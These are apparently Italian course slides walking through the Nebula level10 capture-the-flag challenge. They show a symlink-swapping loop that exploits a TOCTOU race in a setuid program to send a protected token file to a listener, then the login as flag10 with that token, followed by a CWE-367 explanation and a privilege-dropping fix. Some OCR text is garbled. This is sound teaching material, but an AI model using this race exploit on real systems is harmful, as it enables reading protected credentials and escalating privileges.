level10@nebula:/tmp\$ while true; do ln –sf /tmp/tokenfinto flag ; ln –sf /home/f lag10/token flag ; done &



Creiamo un ciclo infinito di esecuzione di flag10

```
while true;
do
/home/flag10/flag10 /home/level10/flag IPAddress;
done
```

```
Sending file .. wrote file!
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
You don't have access to /tmp/flag
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
You don't have access to /tmp/flag
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
You don't have access to /tmp/flag
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
You don't have access to /tmp/flag,
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
level10@nebula:/tmp$
```



```
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
.00 00.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
.00 00.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
.00 00.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
.00 00.
...Testing...
.00 00.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
.00 00.
```

## Sfida vinta?

- > Siamo riusciti a leggere il file token
- Tuttavia non abbiamo ancora eseguito /bin/getflag come utente flag10
- Cosa rappresenta il contenuto del token?
  - > Potrebbe essere la password di flag10



# Un ultimo passo...

### Login come utente flag10

```
For level descriptions, please see the above URL.

To log in, use the username of "levelXX" and password "levelXX", where XX is the level number.

Currently there are 20 levels (00 – 19).

flag10@localhost's password:
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0–12–generic i686)

* Documentation: https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

flag10@nebula:~$ ls
flag10 token
flag10@nebula:~$ getflag
You have successfully executed getflag on a target account
flag10@nebula:~$
```



# Sfida vinta!






### La vulnerabilità in Level10

- La vulnerabilità presente in levello.c si verifica solo se tre diverse debolezze sono presenti e sfruttate contemporaneamente
- > Le prime due debolezze sono già note
  - > Assegnazione di privilegi non minimi al file binario
  - Utilizzo di una versione di BASH che non effettua l'abbassamento dei privilegi
- La terza debolezza coinvolta è nuova
  - > Che CWE ID ha?




- Debolezza #3
  - L'utilizzo della funzione access() seguito da una open() comporta un buco di sicurezza (race condition)
  - >CWE di riferimento: CWE-367 Time-of-check Time-of-use (TOCTOU) Race Condition
  - https://cwe.mitre.org/data/definitions/367.html






## Race condition

Situazione in cui il risultato dell'esecuzione di un insieme di processi, che condividono una risorsa, dipende dall'ordine in cui essi sono eseguiti







> Spegnere il bit SETUID e ripetere l'attacco

```
nebula login: nebula
Password:
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0–12–generic i686)

* Documentation: https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
nebula@nebula:~$ sudo -i
root@nebula: # cnmod u-s /nome/flag10/flag10
root@nebula: # _
```

```
You don't have access to /home/level10/token
Connecting to 127.0.0.1:18211 _. Connection from 1<u>27.0.0.1 port 18211 [tcp/*] ac</u>
cepted
Connected!
Sending file .. wrote file!
Connecting to 127.0.0.1:18211 .. Unable to connect to host 127.0.0.1
Connecting to 127.0.0.1:18211 .. Connection from 127.0.0.1 port 18211 [tcp/*] ac
cepted
Sending file .. Damn. Unable to open file
connecting to 127.v.v.1:18211 .. unable to connect to nost 127.0.0.1
You don't have access to /home/level10/token
Connecting to 127.0.0.1:18211 .. Connection from 127.0.0.1 port 18211 [tcp/*] ac
cepted
Connected!
Sending file .. Damn. Unable to open file
Connecting to 127.0.0.1:18211 .. Connected!
Sending file .. Damn. Unable to open file
Connection from 127.0.0.1 port 18211 [tcp/*] accepted
Connecting to 127.0.0.1:18211 .. Unable to connect to host 127.0.0.1
You don't have access to /home/level10/token
Connecting to 127.0.0.1:18211 .. ^CConnection from 127.0.0.1 port 18211 [tcp/*]
accepted
level10@nebula:/home/flag10$
```



### Il sito della CWE consiglia le seguenti strategie per risolvere il bug TOCTOU:

### ▼ Potenziali mitigazioni

### Fase: implementazione

Il consiglio più semplice per le vulnerabilità di TOCTOU è di non eseguire un controllo prima dell'uso. Ciò non risolve il problema di fondo dell'esecuzione di una funzione su una risorsa di cui non è possibile garantire lo stato e l'identità, ma aiuta a limitare il falso senso di sicurezza dato dal controllo.

### Fase: implementazione

Quando il file da modificare è di proprietà dell'utente e del gruppo correnti, impostare il gid e l'uid effettivi su quelli dell'utente e del gruppo correnti quando si esegue questa istruzione.

### Fase: architettura e design

Limita l'interleaving delle operazioni sui file da più processi.

### Fasi: implementazione; Architettura e Design

Se non è possibile eseguire operazioni in modo atomico ed è necessario condividere l'accesso alla risorsa tra più processi o thread, provare a limitare la quantità di tempo (cicli della CPU) tra il controllo e l'utilizzo della risorsa. Ciò non risolverà il problema, ma potrebbe rendere più difficile la riuscita di un attacco.

### Fase: implementazione

Ricontrolla la risorsa dopo la chiamata di utilizzo per verificare che l'azione sia stata eseguita in modo appropriato.

### Fase: architettura e design

Garantire che alcuni meccanismi di blocco ambientale possano essere utilizzati per proteggere le risorse in modo efficace.

### Fase: implementazione

Assicurarsi che il blocco avvenga prima del controllo, anziché dopo, in modo tale che la risorsa, come selezionata, sia la stessa di quando è in uso.



Creiamo un nuovo file level10\_mitigated.c ed inseriamo all'interno del codice le seguenti istruzioni:

```
int uid = getuid(); //uid reale
56
               int euid = geteuid(); //uid effettivo
57
               seteuid(uid);
58
59
             ffd = open(file, O RDONLY);
60
                 printf ("Damn. Unable to open file\n");
61
62
                 exit (EXIT FAILURE);
63
64
65
             //Ripristiniamo i privilegi
66
             seteuid(euid);
```

Abbassiamo i privilegi prima della open

Ripristiniamo i privilegi

- Compiliamo il sorgente e diamo all'eseguibile gli stessi permessi del file flag10 originario
- Ripetiamo l'attacco con il nuovo eseguibile



Non abbiamo più accesso alla password di flag10